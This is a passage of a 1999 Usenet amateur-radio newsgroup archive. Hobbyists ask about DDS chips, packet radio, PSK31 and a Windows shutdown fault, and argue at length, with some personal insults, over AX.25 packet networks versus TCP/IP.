3914. Re: DDS chip

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-18 00:00:00 UTC
From: dwparsons@t-online.de
Message-ID: <Ej0w7lFo08Zw-pn2-WrdXGtwdcGS1@pluto.dwparsons.dialin.t-online.de>
Source record: 16622

On Thu, 16 Sep 1999 18:30:58, artky1k@northlandlink.com (K Sorter) wrote:

> Hi Everyone,
>
> I need a DDS chip, and would rather NOT use the Analog Devices chips
> (if possible). I need a SIMPLE DDS chip, don't need amplitude control,
> PSK generating/phase shift capability and 1 hz steps up to 500 kc
> output frequency would be great.
>
> Parallel or simple serial inputs to control the output frequency would
> be a plus.
>
> Does anyone make DDS chips or am I stuck with the AD super chip?
>
> Thanks,
>
> Art
>
>

Have a look at www.qualcomm.com

--
73 Dave
DL1MGQ/G3SLJ

3915. Re: FullDup RF links, anyone?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-18 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7s11rapfl1@bgtnsc02.worldnet.att.net>
Source record: 16623

George T. Baker <w5yr@swbell.net> wrote in message
news:37E27426.7BAD150@swbell.net...
> Rob, granted that you have excellent radio networking capabilities - and
> are to be congratulated upon the accomplishment! - I still have a
> question in my mind:
>
> What do you *DO* with the networks?

Let me ask you a related question:
What do YOU *DO* with the internet?

That's what I *DO* with the ham radio network.
Except it runs over ham radio instead of the telephone.

--

... Hank

http://horedson.home.att.net

3916. Packet radio with Newtons

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-18 00:00:00 UTC
From: Chris Frost <cfrost@HiWAAY.net>
Message-ID: <d8UE3.19158$N77.1426602@typ11.nn.bcandid.com>
Source record: 16624

I'm thinking of setting up a base station and login in remotely over an ht
with my newton (handheld computer). What options do I have to do this?
Only the "native" packet radio mode? Or might it be able to do tcp/ip
connections (the device does have a tcp/ip stack, though entended for
modems and infared).

Related question, assuming I can only use the native packet radio mode,
will it be possible to connect through another packet station which can
then forward my packets to the home station?

Also, any recommendations on a low power tnc for handheld use?

thanks!
--
- Chris, KE4FRC
-- Visit Me at http://www.frostnet.advicom.net --

3917. Kenwood "HamWindows"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-18 00:00:00 UTC
From: tom <tsokol@injersey.com>
Message-ID: <7s185r$6l2$1@nw001t.infi.net>
Source record: 16625

In the early 90's Kenwood had a rig control program called "HamWindows."

Does anyone still have this program?
If so, if I sent a blank floppy with a return SASE plus a couple of bucks
for your trouble would anyone be able to make a copy for me?

Thanks & 73,
Tom
N2LDE

3918. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-18 00:00:00 UTC
From: brian@karoshi.ucsd.edu
Message-ID: <7s1o4ofni1@karoshi.ucsd.edu>
Source record: 16626

>for example, the "grapes" modem: All I find is articles about it, but nothing
>regarding its sale; not even a used one for sale. So, the first problem is:
>If this stuff truly exists, where is it hiding?

www.paccomm.com

3919. Re: Ham tcpip network = pipedream

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-19 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7s4795$q1r@enews1.newsguy.com>
Source record: 16549

<steve_sampson@my-deja.com> wrote in message
news:7s41d2$hc8$1@nnrp1.deja.com...
>
> > I do not see why Hams using Radio is treated as being less important
> > in the US than it is in Europe.
>
> I don't see the facts.

Yes, I noticed that about you quite a while back, Steve.

I admire your valiant effort against a crushing handicap.

>You say Europe (and that covers quite a few
> square miles) is wired, and the US is not. Please provide us with the
> facts:

Steve is really starting to grasp at straws. Now he's going to try the old
"ask for unreasonable details" game, where you pretend that if your debating
opponent cannot win a trivia game, he is somehow considered incapable of
knowing anything at all. I've never seen anyone confident of their position
use this rather lame tactic in the past... Has anyone else?

I don't play that game, in any case.

>
> 1. How many 9.6 kbps and greater speed nodes are there?

Most are 19.2 fulldup, from what I understand. Most user access is 9.6kb.
Slower stuff does exist, of course.

> 2. Of those nodes, what is the average bytes per day transported
> over 20 miles?

That would depend, of course, upon the amount of data that European hams
decide to transport for over 20 miles in a given day.

> 3. Of those nodes, what is the average bytes per month transported
> over 20 miles?

That would depend, of course, upon the amount of data that European hams
decide to transport for over 20 miles in a given month.

> 4. How many 1.2 kbps and less speed nodes are there?

I would imagine that their network uses the same number of nodes running at
less than 1.2kb that we do. That's zero, in case you still haven't figured
out how ignorant that question was.

How many 1.2 kb nodes are there in Texas, Arkansas, New Mexico and Arizona?

Nobody really knows, of course. Steve was just grasping at straws, having realized that he's been backing the wrong horse.

> Give us the facts, not what you think. Did you just make a visit there?

Nope. Never been there. Try asking Don Rotolo N2IRZ of NEDA about that. He wrote up an article on the German FlexNet network for CQ VHF a few years back, and travels back 'n forth a bit, from what I understand.

Most of my information on the state of the European net comes from things Don has written, along with association with the FlexNet group and a number of Hams from different parts of Europe who have been kind enough to exchange e-mail with me and share the info that later went into many of my FlexNet setup articles.
I've been looking into different angles of the European net for a couple of years now, as best I can from Pottsboro, Texas. I "americanize" the stuff I pick up in those articles, and stick them on my web site for all hams, but most especially for US hams, who deserve much better than the gloom 'n doom you A types have been feeding them for the last decade.

>
> If Europe was a great place to live, several million American men and
> women wouldn't have died in brutal warfare for the last 90 years. Two
> more just recently came home from Kosovo in body bags. Packet Radio
> is the least of their problems, or successes.

That paragraph makes very little sense to me, OM. Looks like you are displaying another personal problem in this post, as you usually do. My theory is that you need to lay off the cheap beer.

Are you on medication, by any chance? If not, you should give it serious consideration.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3920. Re: PSK31 and IC-706

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-19 00:00:00 UTC
From: Fred Hatfield <hatfield@bellsouth.net>
Message-ID: <37E5C6C2.228FEE5A@bellsouth.net>
Source record: 16550

Jim Finney wrote:

> Hello,
>
> I am interested in using the psk31 mode with my IC-706II. What is the
> best way to connect the output of my soundcard to the input of the
> radio. If via the microphone jack is the only way, do I need an
> interface? Any information would be appreciated.
>
> Thanks,
>
> Jim
> WA5VPW

Exactly the same request I was going to make about the same equipent!
For anyone with a reply, please post in the conference -- I'm anxious to
get started with this new mode, too.

Fred K8VDU

3921. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-19 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7s4huhsqb1@bgtnsc02.worldnet.att.net>
Source record: 16551

Gary Coffman <ke4zv@bellsouth.net> wrote in message
news:tinlN9QLyMKyqvyn62g+MzZSipIu@4ax.com...

> Note, an external amplifier is not a good idea. You don't
> need the extra TR delay, and any path that can't be made
> with the 5-10 watts available from the transverter probably
> has too much multipath to be useful anyway (though with
> the FEC now built into the modems, multipath is less of a
> concern).

Gary,

1)
Some folks live out in the country.
Sometimes WAY out in the country.
5-10 watts won't cover the 50-150 mile paths required.
Multipath can be handled by the use of appropriate antennas.

2)
Some of us want to build long haul networks.
100 mile or longer paths are needed.
Got to get the power spread.
Takes aluminium as well as silicon.
The only other choice is to use the internet.
That ain't ham radio. No challenge involved.

So you are saying these modules do not need any tune up?
Just plug everything together, hook to an antenna, it works?
Could you be more specific about the test gear required
beyond your basic solder gun, screwdriver and pliers?

Where does one get these various modules?
What is their cost?

--

... Hank

http://horedson.home.att.net
|

3922. Re: HF PACKET WITH BLASTER CARD!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-19 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7s4ihb$1m2$1@bgtnsc02.worldnet.att.net>
Source record: 16552

theswot <theswotness@onet.co.uk> wrote in message
news:7s34ok$i5l$1@newnews.zoo.co.uk...
> I need to decode packet on HF no TX
> Help me please.

Post the .wav or .mp3 file and I'm sure someone will
be glad to decode it for you.

--

... Hank

http://horedson.home.att.net

3923. Re: Ham tcpip network = pipedream

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-19 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7s4idc$156$1@bgtnsc02.worldnet.att.net>
Source record: 16553

<steve_sampson@my-deja.com> wrote in message
news:7s41d2$hc8$1@nnrp1.deja.com...
>
> > I do not see why Hams using Radio is treated as being less important
> > in the US than it is in Europe.
>
> I don't see the facts. You say Europe (and that covers quite a few
> square miles) is wired, and the US is not. Please provide us with the
> facts:
>
> 1. How many 9.6 kbps and greater speed nodes are there?

8,137 as of September 13, 1999. Increasing rapidly.

> 2. Of those nodes, what is the average bytes per day transported
> over 20 miles?

I think you meant "30 km. or longer". Somewhat above 15 MB per day.

> 3. Of those nodes, what is the average bytes per month transported
> over 20 miles?

A bit less than .5 TB per month.

> 4. How many 1.2 kbps and less speed nodes are there?

1,285 as of September 1, 1999. Slowly decreasing.

> Give us the facts, not what you think. Did you just make a visit there?

There they are. Do you wish to argue with them?
You could have done the research yourself.
The node lists etc. are all published on the net.

> If Europe was a great place to live, several million American men and
> women wouldn't have died in brutal warfare for the last 90 years. Two
> more just recently came home from Kosovo in body bags. Packet Radio
> is the least of their problems, or successes.

What bull crap.

> Steve

--

... Hank

http://horedson.home.att.net
.

3924. Re: FullDup RF links, anyone?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-19 00:00:00 UTC
From: steve_sampson@my-deja.com
Message-ID: <7s2hmh$ik9$1@nnrp1.deja.com>
Source record: 16627

I thought it a rare occurance, that you would post a technical question in this group.

But it seems it was only SPAM bait, as it quickly degenerated into your normal "I'm OK, you're not" line of mental retardation.

The best thing to do, is to ask a question, and wait for the replies. If the replies generate other questions, then by all means ask or qualify your question. I'm a little disturbed that I have to teach a grown man how to communicate with adults, but Brabham is unable or unwilling to communicate. Only willing to set us up in a SPAM trap, and then reiterate for his groupies in the Pacific Northwest, his being right over any facts.

To take a simple question, and veer off into the groups SPAM bait lines of "you're not a real ham, unless..." mental ratardation, is the height of pre-school logic.

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3925. Re: FullDup RF links, anyone?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-19 00:00:00 UTC
From: Paul Keinanen <keinanen@sci.fi>
Message-ID: <2oHkN6wwU+L6UAaAxENNW1gG5bQK@4ax.com>
Source record: 16628

On Sat, 18 Sep 1999 09:53:29 -0500, "Charles Brabham"
<n5pvl@texoma.net> wrote:

<long list of bulletin board message subjects deleted>

>Of course these Packet messages are just the tip of the iceberg... Lots of
>APRS activity, keyboard QSO's, Chatting, and even tcpip activity, all going
>on all the time.

What was the distribution between bulletin forwarding and other
traffic (e.g. in terms of AX.25 frames sent or channel loading) ? Does
the bulletin forwarding use the same channels and equipment as the
more interactive applications ?

Composing a single line message in some chat mode might take 10-15
seconds and in order to have some feel of interactivity, the
propagation time should not be more than that. How far, in terms of
hops can you reach in the evening, when people have time to chat ?

The problem is that if the network has been mainly built for bulletin
forwarding, it is tuned towards high throughput and high channel
utilisation. Unfortunately, this increases the latency time and the
latency times become less predictable, thus making interactive
applications not very comfortable to use and easily killing the
enthusiasm for any new interactive applications. OTOH, tuning for
better interactive response drops the channel usage and total net
throughput.

Even a 1200 bit/s full duplex backbone link would be great for
interactive use, since short frames could be sent effectively, without
taking the penalty from TxDelay. Unfortunately the good latency times
could be easily destroyed, if bulletin forwarding with long AX.25
packets would be inserted. On 9600 bit/s full duplex, a full length
AX.25 (bulletin) frame (sent at moderate intervals) would not destroy
the latency times for other users very badly (only 250 ms compared to
2 s on 1200 bit/s).

Paul OH3LWR

3926. Re: Ham tcpip network = pipedream

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-19 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7s264h$2msk@enews1.newsguy.com>
Source record: 16629

Having trouble getting those last few contacts for your DXCC? Use the
Telephone!

It's easy! It's fast! It costs less! It requires no
knowledge or ability whatsoever!

Still can't talk to those rare and distant countries on 10
meters, even with an expensive new tribander?
Use the Telephone!

Do you have NTS Health 'n Welfare traffic which must be moved to a
recipient several hundred miles away? Use the Telephone!

Want to build an Amateur Radio Digital Network? Use the Telephone!

Want to reliably communicate with distant Hams while radiating
a minimum of RF? Use the Telephone!

For some strange reason, in every aspect of Amateur Radio
except Packet, it is widely recognized that using the Telephone is not an
appropriate response to the challenges we face as Ham Radio operators.
Everywhere else, there is an unspoken understanding that as Hams, we are
expected to be clever in our use of Radio and in the process of
overcoming those challenges, advance the art and better ourselves as
persons.

Why is it, I wonder, that the type of information we transmit
(Digital as opposed to Analog) makes any difference in this matter? Why is
it "OK" to bypass and undermine the use of Radio by Hams who want to
transmit Digital info, but not "OK" to do so for Analog stuff?

Is there a particular reason why advancing the art of Amateur Radio in
respect to moving Digital info is deemed to be of less importance to us as
Hams? Is there any logic behind the widely-held perception that
as long as you are handling Digital info, it doesn't really matter (As a
Ham) whether you use Radio to communicate or not?

In places where the regs specify that non-ham means of
communication not be allowed within the Amateur Radio Digital Net, there has
been unchecked progress and advancement over the last decade.
In those places where the use of Packet/Internet gateways have not been
regulated though, the opposite has happened and Network
infrastructure has been severely compromised while Hams have lost interest
and heart in large numbers. This is what has happened to the USA, Australia,
and other places where "packet hackers" have been given a free hand to do as
they wish.

I have read about FlexNet nodes in Europe which regularly handle 10 Megabytes per hour and more of traffic. That represents a high level of both physical and technical development and advancement, along with a high level of interest and enjoyment among the individual Packet ops there.

The difference is infrastructure. Use the Telephone instead of Radio, and infrastructure is what you give up. Sure, it's a challenge to build a digital network; It's expensive, difficult, frustrating, and sometimes appears to be impossible. The alternative though, is the mediocrity which follows those who prefer to cop out, cheat, and cheapen themselves while they undercut others.

I just don't see why our response to the challenges we face as Hams should be different when wanting to move Digital as opposed to Analog information.

I do not see why Hams using Radio is treated as being less important in the US than it is in Europe.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3927. Help: Shutdown Fault with "Logger"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-19 00:00:00 UTC
From: Roger Basford <Roger@g3vkm.demon.co.uk>
Message-ID: <VlLkaEAHvK53Ews2@g3vkm.demon.co.uk>
Source record: 16630

Hi,

I've recently installed Robert Furzer's excellent "Logger" program, primarily to get its enhanced PSK31 features. I'm having a problem when shutting down the computer after using the program, instead of the normal Win95 closing screen I get an error message saying that "Msgsrv.exe has caused a general protection fault in module GDI.EXE". I then have to do a power-down to clear the dreaded "blue screen" that results.

Assuming this is not a program fault but something related to my system set-up, does anyone have any ideas on this? The system runs an Intel PII 233 MHz processor with 64 Mb of RAM with Win95 OSR2.

Thanks for your interest,

Roger Basford, G3VKM

3928. Re: FullDup RF links, anyone?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-19 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7u96r2.1vr.nomail@linux.pe1chl.ampr.org>
Source record: 16631

Hank Oredson <horedson@att.net> wrote:

>George T. Baker <w5yr@swbell.net> wrote in message
>news:37E27426.7BAD150@swbell.net...
>> Rob, granted that you have excellent radio networking capabilities - and
>> are to be congratulated upon the accomplishment! - I still have a
>> question in my mind:

>> What do you *DO* with the networks?

>Let me ask you a related question:
> What do YOU *DO* with the internet?

His Internet connectivity seems to be as leaky as some packet links...
(he is accusing me of not reacting... sheesh! maybe he needs some
education on the topics of "time zones", "people having a job", "people
not being at the computer all the time" etc)

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3929. Re: FSK31, no not PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-19 00:00:00 UTC
From: Clinton <cpeebles@_nospam_netidea.com>
Message-ID: <37E4D541.62E4@_nospam_netidea.com>
Source record: 16632

Steve Carlisle wrote:
>
> Are there any sites for FSK31, that anyone would consider
> passing on to me. Thanks in advance.

http://www.kender.es/~edu/psk31.html

--
Kill the MAI
http://www.canadianactionparty.ca/e/mai.html

Remove _nospam_ to reply

Clinton Peebles VE7KNL DN19ie
Salmo, B.C. Canada
E-Mail: cpeebles@netidea.com

3930. Re: FullDup RF links, anyone?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-19 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7s2st7$4if@enews4.newsguy.com>
Source record: 16633

Paul Keinanen <keinanen@sci.fi> wrote in message
news:2oHkN6wwU+L6UAaAxENNW1gG5bQK@4ax.com...
> On Sat, 18 Sep 1999 09:53:29 -0500, "Charles Brabham"
> <n5pvl@texoma.net> wrote:
>
> <long list of bulletin board message subjects deleted>
>
> >Of course these Packet messages are just the tip of the iceberg... Lots
of
> >APRS activity, keyboard QSO's, Chatting, and even tcpip activity, all
going
> >on all the time.
>
> What was the distribution between bulletin forwarding and other
> traffic (e.g. in terms of AX.25 frames sent or channel loading) ? Does
> the bulletin forwarding use the same channels and equipment as the
> more interactive applications ?

That varies from station to station. Remember that packet messages literally
come from anywhere and everywhere. Also, the BBS fwd net is anarchic in
nature, not requiring the set routing that tcpip does. That means that a
message moving from X to Y on Friday is likely to go by a different route
than another message posted from X to Y on Saturday. There are routes a
given message may TEND to take, but no-one can really predict it with
confidence or accuracy. - And that's cool.

All this anarchy may appear to be detrimental to you, but actually it has
turned out to be the strongest feature of the BBS net. Notice how the A
types have been busting a gut for a decade or so to try to wipe out the BBS
and Packet nets in the US, got so far and then found themselves up against a
stone wall. The reason for this is that strategic removal of key stations in
the net only causes mail to "route around" the bad spot and keep right on
moving. It generally repairs itself quicker than they can damage it.
While it's true that the A geekoids have managed to set the US packet and
BBS nets back, they have come up way short of their goal of utterly
destroying them and replacing it all with tcpip. Now that Hams in the
northeast and other places are starting to reject A type thinking and
rebuild their networks, I think we can pretty well sit back and relax on
this issue. The A types tried, but failed. People can only sit on their
hands and listen to doom 'n gloom for so long.

In my case, most of the messages arrive over a dedicated BBS fwd link. My
fwd activities are literally the only traffic on that link, though it is
open for hams to use for other purposes if they want to. Some of the
messages come in on the ZOO channel, but these are individual hams, not BBS

stations.

There was a BBS I used to forward personal messages to, over the ZOO channel, but never bulletins as it's kind of stupid to do that unless there is absolutely no other choice.

>
> Composing a single line message in some chat mode might take 10-15
> seconds and in order to have some feel of interactivity, the
> propagation time should not be more than that. How far, in terms of
> hops can you reach in the evening, when people have time to chat ?

I'm sorry,but there are lots of variables there as well. I have access to several nets (NetRom, TexNet, ROSE, IP) all of which have chat servers. I've got a 255 channel chat server on my FlexNet node too, which can be accessed from any of these nets.
The X1J net in Oklahoma is the only one I hop around on myself, and I generally get good enough performance for what you are talking about out to three hops, sometimes four. That's 150, maybe 200 miles I would suppose.

Then again, the criteria "good enough" varies a lot as well! Maybe my "good enough" is not, for you. I have no way of knowing about that.

>
> The problem is that if the network has been mainly built for bulletin
> forwarding, it is tuned towards high throughput and high channel
> utilisation. Unfortunately, this increases the latency time and the
> latency times become less predictable, thus making interactive
> applications not very comfortable to use and easily killing the
> enthusiasm for any new interactive applications. OTOH, tuning for
> better interactive response drops the channel usage and total net
> throughput.

This is where we differ.

My theory is that if your backbone links are at least 8-10 times faster than the access, all the various applications can co-exist quite nicely.
HTS-free, fulldup backbone links running 8-10 times faster than the halfdup access are going to be pretty hard to tie up with an overload. That's the formula for a good packet network that makes the most sense to me.

This is the strength of AX25 Packet, and the weakness of tcpip, which just HAS to have fast user access speeds to work decently. The faster user access cuts down on the backbone/access speed ratio, thus reducing the load your network can handle without loading up and slowing down.

This is why in this time of struggling to develop and speed up our networks, tcpip is not the most clever way to utilize our RF networking. In fact, it's one more handicap we just don't need at this point.

-And don't respond to this by chanting the "applications mantra". That theory has absolutely nothing to support it, when the general packet community is considered instead of a tiny minority of outspoken geeks.

Most hams could care less about running tcpip apps over Packet. They just want the network to perform decently, so they can enjoy Amateur Packet Radio apps to the fullest. (BBS, Cluster, Chat, APRS,QSO)

>
> Even a 1200 bit/s full duplex backbone link would be great for
> interactive use, since short frames could be sent effectively, without
> taking the penalty from TxDelay. Unfortunately the good latency times
> could be easily destroyed, if bulletin forwarding with long AX.25
> packets would be inserted. On 9600 bit/s full duplex, a full length
> AX.25 (bulletin) frame (sent at moderate intervals) would not destroy
> the latency times for other users very badly (only 250 ms compared to
> 2 s on 1200 bit/s).

That 1.2kb fulldup deal is just a demo.

In practice, you want to use that expensive, complicated high-speed stuff at full-duplex on your backbone links, where it will do the most good. Use the cheap, easy, no-brainer 1.2kb or 9.6kb halfdup stuff for user access, where THEY will do the most good. - What you end up with is a decent network, difficult to overload or slow down, easy to use.

Only tcpip could screw up such a good deal. Start running high-speed access, and you can kiss your good-running network goodbye.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3931. Re: FSK31, no not PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-19 00:00:00 UTC
From: quatsein@island.net
Message-ID: <37e5154a.54014055@news.cr.island.net>
Source record: 16634

Clinton, you are not pulling my leg are you. I did not see any info in regards to FSK31 at the PSK31 website. Did I overlook something?

Steve Carlisle

On Sun, 19 Sep 1999 05:21:21 -0700, Clinton <cpeebles@_nospam_netidea.com> wrote:

>Steve Carlisle wrote:
>>
>> Are there any sites for FSK31, that anyone would consider
>> passing on to me. Thanks in advance.
>
>http://www.kender.es/~edu/psk31.html
>
>--
>Kill the MAI
>http://www.canadianactionparty.ca/e/mai.html
>---
>Remove _nospam_ to reply
>
>Clinton Peebles VE7KNL DN19ie
>Salmo, B.C. Canada
>E-Mail: cpeebles@netidea.com

3932. Re: Ham tcpip network = pipedream

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-19 00:00:00 UTC
From: "George T. Baker" <w5yr@swbell.net>
Message-ID: <37E5192B.3E63EFBC@swbell.net>
Source record: 16635

Charles, I want to congratulate you on a well-thoughtout and very well written piece and to thank you for sharing it on the Net for those of us who do not have the amateur network facilities that you do.

I strongly suggest that you submit this piece to ARRL for inclusion in QST as an op-ed feature.

You raise interesting and intriguing questions about amateur usage of radio in the analog areas as opposed to the digital data areas. Although I have been "around" this business of digital operations for about 15 years now, I had never stopped to realize what a dichotomy existed in the transmission and distribution systems for the two data classes. While I now almost exclusively operate CW (analog) and PSK31 and RTTY (digital), 100% of my output is put into radio waves! But, a significant amount of my discourse with the rest of the ham community also takes place on this and other newsgroups, as well as several reflectors and listservers.

It is curious that almost all dxpeditions these days that have any backing at all - and that is 99% of them - are fully equipped with fax, Internet, email, and even satellite voice communications, as well as the best of radios, antennas, and supporting equipment. DX contact logs are "netted" back to QSL managers daily and appear on Web sites almost as soon as the contacts are made. Some of the DXers claim that a dxpedition could not be successful today without the infrastructure support behind it. And almost all Dxers today absolutely *rely* on the DXCluster on two meters - or worldwide via telnet - to have any chance of working dx, so they claim. Take away the pure "non-radio" support aspects and modern dxpeditions would probably fail.

All this is such a far cry from the dxing that I grew up on - and I mean that literally since I started working DX at age 16 on 20 cw when there was no Novice class to get you started. I have a hard time identifying with the present scene - maybe that is why I seldom participate much anymore with the chase.

Again, you have "done good" as we say in Texas. A refreshing paper from a refreshing point of view done in a refreshing style. Let's have more! ;^)

72/73, George AMA 98452 R/C since 1964
Amateur Radio W5YR, in the 54th year and it just keeps getting better!
AutoPOWER Systems, Fairview, TX (30 mi NE Dallas) Collin County
QRP-L QRP-ARCI FISTS NORCAL ZOMBIE ARS 10-X 33.2 N 96.6 W EM13RE

Charles Brabham wrote:
>

> Having trouble getting those last few contacts for your DXCC? Use the
> Telephone!
>
> It's easy! It's fast! It costs less! It requires no
> knowledge or ability whatsoever!
>
> Still can't talk to those rare and distant countries on 10
> meters, even with an expensive new tribander?
> Use the Telephone!
>
> Do you have NTS Health 'n Welfare traffic which must be moved to a
> recipient several hundred miles away? Use the Telephone!
>
> Want to build an Amateur Radio Digital Network? Use the Telephone!
>
> Want to reliably communicate with distant Hams while radiating
> a minimum of RF? Use the Telephone!
>
> For some strange reason, in every aspect of Amateur Radio
> except Packet, it is widely recognized that using the Telephone is not an
> appropriate response to the challenges we face as Ham Radio operators.
> Everywhere else, there is an unspoken understanding that as Hams, we are
> expected to be clever in our use of Radio and in the process of
> overcoming those challenges, advance the art and better ourselves as
> persons.
>
> Why is it, I wonder, that the type of information we transmit
> (Digital as opposed to Analog) makes any difference in this matter? Why is
> it "OK" to bypass and undermine the use of Radio by Hams who want to
> transmit Digital info, but not "OK" to do so for Analog stuff?
>
> Is there a particular reason why advancing the art of Amateur Radio in
> respect to moving Digital info is deemed to be of less importance to us as
> Hams? Is there any logic behind the widely-held perception that
> as long as you are handling Digital info, it doesn't really matter (As a
> Ham) whether you use Radio to communicate or not?
>
> In places where the regs specify that non-ham means of
> communication not be allowed within the Amateur Radio Digital Net, there has
> been unchecked progress and advancement over the last decade.
> In those places where the use of Packet/Internet gateways have not been
> regulated though, the opposite has happened and Network
> infrastructure has been severely compromised while Hams have lost interest
> and heart in large numbers. This is what has happened to the USA, Australia,
> and other places where "packet hackers" have been given a free hand to do as
> they wish.
>
> I have read about FlexNet nodes in Europe which regularly handle 10
> Megabytes per hour and more of traffic. That represents a high level of both
> physical and technical development and advancement, along with a high level

> of interest and enjoyment among the individual Packet ops there.
>
> The difference is infrastructure. Use the Telephone instead of
> Radio, and infrastructure is what you give up. Sure, it's a challenge to
> build a digital network; It's expensive, difficult, frustrating, and
> sometimes appears to be impossible. The alternative though, is the
> mediocrity which follows those who prefer to cop out, cheat, and
> cheapen themselves while they undercut others.
>
> I just don't see why our response to the challenges we face as Hams should
> be different when wanting to move Digital as opposed to Analog information.
>
> I do not see why Hams using Radio is treated as being less important in the
> US than it is in Europe.
>
> --
>
> 73 DE Charles Brabham, N5PVL
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl

3933. Re: Help: Shutdown Fault with "Logger"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-19 00:00:00 UTC
From: "George T. Baker" <w5yr@swbell.net>
Message-ID: <37E51AA4.168E129D@swbell.net>
Source record: 16636

Roger, I have run Logger in all versions on this 300 MHz PII system and Logger 6.09 on a PIII 500 MHz system. Both have 128 meg RAM. I have seen none of the shut-down problems that you mention. I *do* notice that Logger takes several seconds on even the 500 MHz system to finally clear itself.

You might try the Ctrl-Alt-Delete to bring up the list of running programs to see if that sheds any light. But, if you are already seeing the blue screen that would probably not work anyway. You might try closing the PSK31 window before quitting the program to see if that has any effect. Also, try minimizing the entire program and then close it from a right-click on the taskbar icon. These are desperate grasps, not proven cures! ;^)

Sorry - no real help for you except to mention that 6.09 (which is what I am running now on both systems) does not appear to have any fault that would result in what you are seeing.

72/73, George AMA 98452 R/C since 1964
Amateur Radio W5YR, in the 54th year and it just keeps getting better!
AutoPOWER Systems, Fairview, TX (30 mi NE Dallas) Collin County
QRP-L QRP-ARCI FISTS NORCAL ZOMBIE ARS 10-X 33.2 N 96.6 W EM13RE

Roger Basford wrote:
>
> Hi,
>
> I've recently installed Robert Furzer's excellent "Logger" program,
> primarily to get its enhanced PSK31 features. I'm having a problem when
> shutting down the computer after using the program, instead of the
> normal Win95 closing screen I get an error message saying that
> "Msgsrv.exe has caused a general protection fault in module GDI.EXE". I
> then have to do a power-down to clear the dreaded "blue screen" that
> results.
>
> Assuming this is not a program fault but something related to my system
> set-up, does anyone have any ideas on this? The system runs an Intel PII
> 233 MHz processor with 64 Mb of RAM with Win95 OSR2.
>
> Thanks for your interest,
>
> Roger Basford, G3VKM

3934. HF PACKET WITH BLASTER CARD!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-19 00:00:00 UTC
From: theswot <theswotness@onet.co.uk>
Message-ID: <7s34ok$i5l$1@newnews.zoo.co.uk>
Source record: 16637

I need to decode packet on HF no TX
Help me please.

Iain Kelly
iain.kelly@ic24.net

3935. Re: Help: Shutdown Fault with "Logger"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-19 00:00:00 UTC
From: Roger Basford <Roger@g3vkm.demon.co.uk>
Message-ID: <Scx10CAtpT53Ew+h@g3vkm.demon.co.uk>
Source record: 16638

In article <37E51AA4.168E129D@swbell.net>, George T. Baker
<w5yr@swbell.net> writes
>Roger, I have run Logger in all versions on this 300 MHz PII system and
>Logger 6.09 on a PIII 500 MHz system. Both have 128 meg RAM. I have seen
>none of the shut-down problems that you mention. I *do* notice that
>Logger takes several seconds on even the 500 MHz system to finally clear
>itself.
>
>You might try the Ctrl-Alt-Delete to bring up the list of running
>programs to see if that sheds any light. But, if you are already seeing
>the blue screen that would probably not work anyway. You might try
>closing the PSK31 window before quitting the program to see if that has
>any effect. Also, try minimizing the entire program and then close it
>from a right-click on the taskbar icon. These are desperate grasps, not
>proven cures! ;^)
>
>Sorry - no real help for you except to mention that 6.09 (which is what I
>am running now on both systems) does not appear to have any fault that
>would result in what you are seeing.
>
>72/73, George AMA 98452 R/C since 1964
>Amateur Radio W5YR, in the 54th year and it just keeps getting better!
>AutoPOWER Systems, Fairview, TX (30 mi NE Dallas) Collin County
>QRP-L QRP-ARCI FISTS NORCAL ZOMBIE ARS 10-X 33.2 N 96.6 W EM13RE
>
>

George,

Many thanks for the speedy reply and all the suggestions it was
reassuring to know there are no software bugs causing the problem.

I have cured the trouble, but in rather an odd way! I have been having
poor connects with my internal 56K modem, frequently having to make
several tries to connect to my ISP, annoying because we get charged for
failed calls over here. This afternoon I tried a different internal
modem, which solved the connect problem and in doing so seems to have
